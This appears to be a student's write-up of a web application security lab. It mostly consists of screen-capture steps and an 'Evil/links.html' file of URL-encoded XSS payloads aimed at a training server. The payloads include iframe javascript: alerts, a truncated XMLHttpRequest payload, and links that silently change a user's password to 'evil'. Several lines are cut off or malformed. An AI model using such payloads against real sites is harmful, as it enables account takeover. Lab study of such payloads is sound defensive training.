
Internet and Web Application Security 3e - Lab 1

20. **Make a screen capture** showing the popup and the address in the browser navigation bar.



Part 3: Construct a Link with a Complex XSS Payload


22. **Make a screen capture** of the request for order-history in the Network Monitor.



Section 3: Challenge and Analysis

Part 1: Perform XSS Attack on User Password


Make a screen capture of the contents of the Evil/links.html file.



```
1 <html>
2 <head>
3 <title>XSS Testing Links</title>
4 </head>
5 <body>
6 <a href="http://webserver01:3000/#/search/?q=%3Ciframe%20src%3D%22javascript%3Aalert%28DOM-based%20XSS%29%22%3E"%>XSS Link 1</a>
7 <a href="http://webserver01:3000/#/track-result?id=%3Ciframe%20src%3D%22javascript%3Aalert%28reflected%20xss%29%22%3E"%>XSS Link 2</a>
8 <a href="http://webserver01:3000/#/search/?q=%3Ciframe%20src%3D%22javascript%3Areq%20%3D%20new%20XMLHttpRequest%28%29%3B%20req.open%28%27GET%27%2C%20%27
9 <a href="http://webserver01:3000/rest/user/change-password?current%3Ddemo%20new%20devil%26repeat%3Devil"%>Pssword</a>
10 <a href="http://webserver01:3000/#/privacy-security/change-password?%3Ciframe%20src%3D%22javascript%3Acurrent%3Ddemo%20new%3Devil%26repeat%3Devil%22%3E"%>
11 </body>
12 </html>
13
```

Part 2: Disguise XSS Attack Activity

Make a screen capture of the contents of the Evil/links.html file.



```
1 <html>
2 <head>
3 <title>XSS Testing Links</title>
4 </head>
5 <body>
6 <a href="http://webserver01:3000/#/search/?q=%3Ciframe%20src%3D%22javascript%3Aalert%28DOM-based%20XSS%29%22%3E"%>XSS Link 1</a>
7 <a href="http://webserver01:3000/#/track-result?id=%3Ciframe%20src%3D%22javascript%3Aalert%28reflected%20xss%29%22%3E"%>XSS Link 2</a>
8 <a href="http://webserver01:3000/#/search/?q=%3Ciframe%20src%3D%22javascript%3Areq%20%3D%20new%20XMLHttpRequest%28%29%3B%20req.open%28%27GET%27%2C%20%27
9 <a href="http://webserver01:3000/rest/user/change-password?current%3Ddemo%20new%20devil%26repeat%3Devil"%>Pssword</a>
10 <a href="http://webserver01:3000/rest/user/change-password?%3Ciframe%20src%3D%22javascript%3Acurrent%3Ddemo%20new%3Devil%26repeat%3Devil%22%3E"%> Passwor
11 </body>
12 </html>
13
```